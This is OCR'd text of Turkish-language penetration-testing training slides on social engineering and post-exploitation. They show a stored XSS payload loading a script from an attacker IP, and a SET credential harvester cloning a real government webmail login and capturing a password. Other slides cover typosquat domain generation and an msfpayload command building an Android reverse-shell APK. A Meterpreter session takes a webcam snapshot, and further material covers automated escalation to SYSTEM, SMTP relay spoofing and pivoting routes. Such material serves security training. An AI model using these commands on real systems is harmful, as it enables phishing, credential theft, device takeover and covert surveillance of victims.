
Sign Guestbook

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
▷ <head > … </head>
◢ <body class="home" >
  ◢ <div id="container" >
    ▷ <div id="header" > … </div>
    ▷ <div id="main_menu" > … </div>
    ◢ <div id="main_body" >
      ◢ <div class="body_padded" >
        ▷ <h1 > … </h1>
        ▷ <div class="vulnerable_code_area" > … </div>
          <br ></br>
        ▷ <div id="guestbook_comments" > … </div>
        ◢ <div id="guestbook_comments" >
            Name: Java-XSS
            <br ></br>
            Message:
            <script src="http://172.16.3.231/pentest" ></script>
```


SET (Social-Engineer Toolkit)



SET-Credential Harvester Attack Method




SET-Credential Harvester Attack Method




SET-Credential Harvester Attack Method

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:172.16.3.231
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakes
set:webattack> Enter the url to cl
```



SET-Credential Harvester Attack Method

```
[webattack]> Enter the url to clone:https://mail.tubitak.gov.tr/

[*] Cloning the website: https://mail.tubitak.gov.tr/
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.3.204 - - [16/Jun/2013 17:00:02] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: loginOp=login
POSSIBLE USERNAME FIELD FOUND: username=pentest.e
POSSIBLE PASSWORD FIELD FOUND: password=123456
PARAM: client=preferred
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GE
```



Credential Harvester Attack Method

Daha Etkili Senaryo

- Kullanılacak alan adı, var olan bir alan adına alt alan adı olarak eklenebilir.
- Benzer domain alınabilir. (urlcrazy)
- DNS isteği değiştirilebilir. (DNS-Spoofing)


```
root@SGE:~# urlcrazy -r abckurumu.gov.tr
URLCrazy Domain Report
Domain     : abckurumu.gov.tr
Keyboard   : qwerty
At         : 2013-06-17 15:23:34 +0300

# Please wait. 145 hostnames to process

Typo Type              Typo                 CC-A  Extn
-------------------------------------------------------------
Character Omission     abckrumu.gov.tr      ?     gov.tr
Character Omission     abckurmu.gov.tr      ?     gov.tr
Character Omission     abckurum.gov.tr      ?     gov.tr
Character Omission     abckuruu.gov.tr      ?     gov.tr
Character Omission     abckuumu.gov.tr      ?     gov.tr
```

Mobil Cihazlara Yönelik Sosyal Mühendislik

Android Meterpreter

- msfpayload android/meterpreter/reverse_tcp

LHOST=10.20.20.117 LPORT=443 R > android.apk



Mobil Cihazlara Yönelik Sosyal Mühendislik

Android Meterpreter

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST 10.20.20.117
LHOST => 10.20.20.117
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 10.20.20.117:443
[*] Starting the payload handler...
```

```
msf exploit(handler) > [*] Sending stage (39698 bytes) to 10.20.20.122
[*] Meterpreter session 1 opened (10.20.20.117:443 -> 10.20.20.122:37541) at 2013-06-
17 09:42:06 +0300

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/WhRggxXM.jpeg
```


Metasploit AutoRunScript

AutoRunScript

- Oturum açıldıktan sonra çalışacak «post-exploitation» modülleri handler açılırken belirtilir.
  - msf exploit(handler) > set AutoRunScript 'post/windows/escalate/getsystem‘
- Çoklu post-exploitation modül de eklenebilir. autoruncommands.rc’nin içine kullanılacak post-exploitation modüller yazılmalıdır:
  - msf exploit(handler) > set AutoRunScript multi_console_command -rc /root/Desktop/autoruncommands.rc

```
[*] Meterpreter session 1 opened (172.16.3.231:443 -> 172.16.3.249:1038) at 2013
-06-14 15:06:53 +0300
[*] Session ID 1 (172.16.3.231:443 -> 172.16.3.249:1038) processing AutoRunScrip
t 'multi_console_command -rc /root/Desktop/autoruncommands.rc'
[*] Running Command List ...
[*]     Running command run post/windows/manage/migrate
[*] Running module against WINXP
[*] Current server process: 172.16.3.231_443_https.exe (1648)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1432
[+] Successfully migrated to process 1432
[*]     Running command run post/windows/escalate/getsystem
[+] Obtained SYSTEM via technique 1
```

Sosyal Mühendislik Senaryo Hazırlığı Sonrası



Telefonla Sosyal Mühendislik


- Gerçekçi
- Tedirgin edici
- Güven verici
- Ses tonu

Relay (Yönlendirme) Zafiyeti

```
telnet mail.example.com 25
HELO [example.com]
mail from: deneme1@example.com
rcpt to: deneme2@example.com
DATA
From: "Deneme1" deneme1@example.com
To: "deneme2@example.com"
Subject: Konu
Mail içeriği
.
QUIT
```

Sahte E-posta Gönderilmesi

Sahte E-posta Gönderilmesi



Sosyal Mühendislik Saldırı Sonrası

Pivoting

Pivoting Nedir?

Tek bir nokta üzerinden ağa yayılma tekniği

Ele geçirilen ilk sistemi kullanarak ulaşılamayan sistemlere erişmek

Trafiği, erişilemeyen farklı bir ağa yönlendirme

Pivoting türleri

- Metasploit Framework
  - *Route eklenmesi, Port yönlendirme, VPN Pivoting*
- SSH tünelleme
  - *Statik ve dinamik port yönlendirme*
- Windows araçları
  - *netsh port proxy, fpipe, netcat*

MSF Pivoting - Yönlendirme

Ele geçirilen sistem başka ağlara bağlı mı?

- Tarama yapılmalı
- Erişilebilen ağlar belirlendikten sonra yönlendirme yapılmalı

Yönlendirme girdisi eklemek

```
msf> route add hedef_ag hedef_subnet meterpreter_oturum_id
```

Mevcut yönlendirme tablosunu görmek için

```
msf> route print
```

Meterpreter üzerinden tanımlanmış yönlendirme girdilerini silmek için

```
msf> route remove hedef_ag hedef_subnet meterpreter_oturum_id
```

MSF Pivoting - Yönlendirme

Saldırgan üzerinde dinleme durumunda olan bir port açılır.

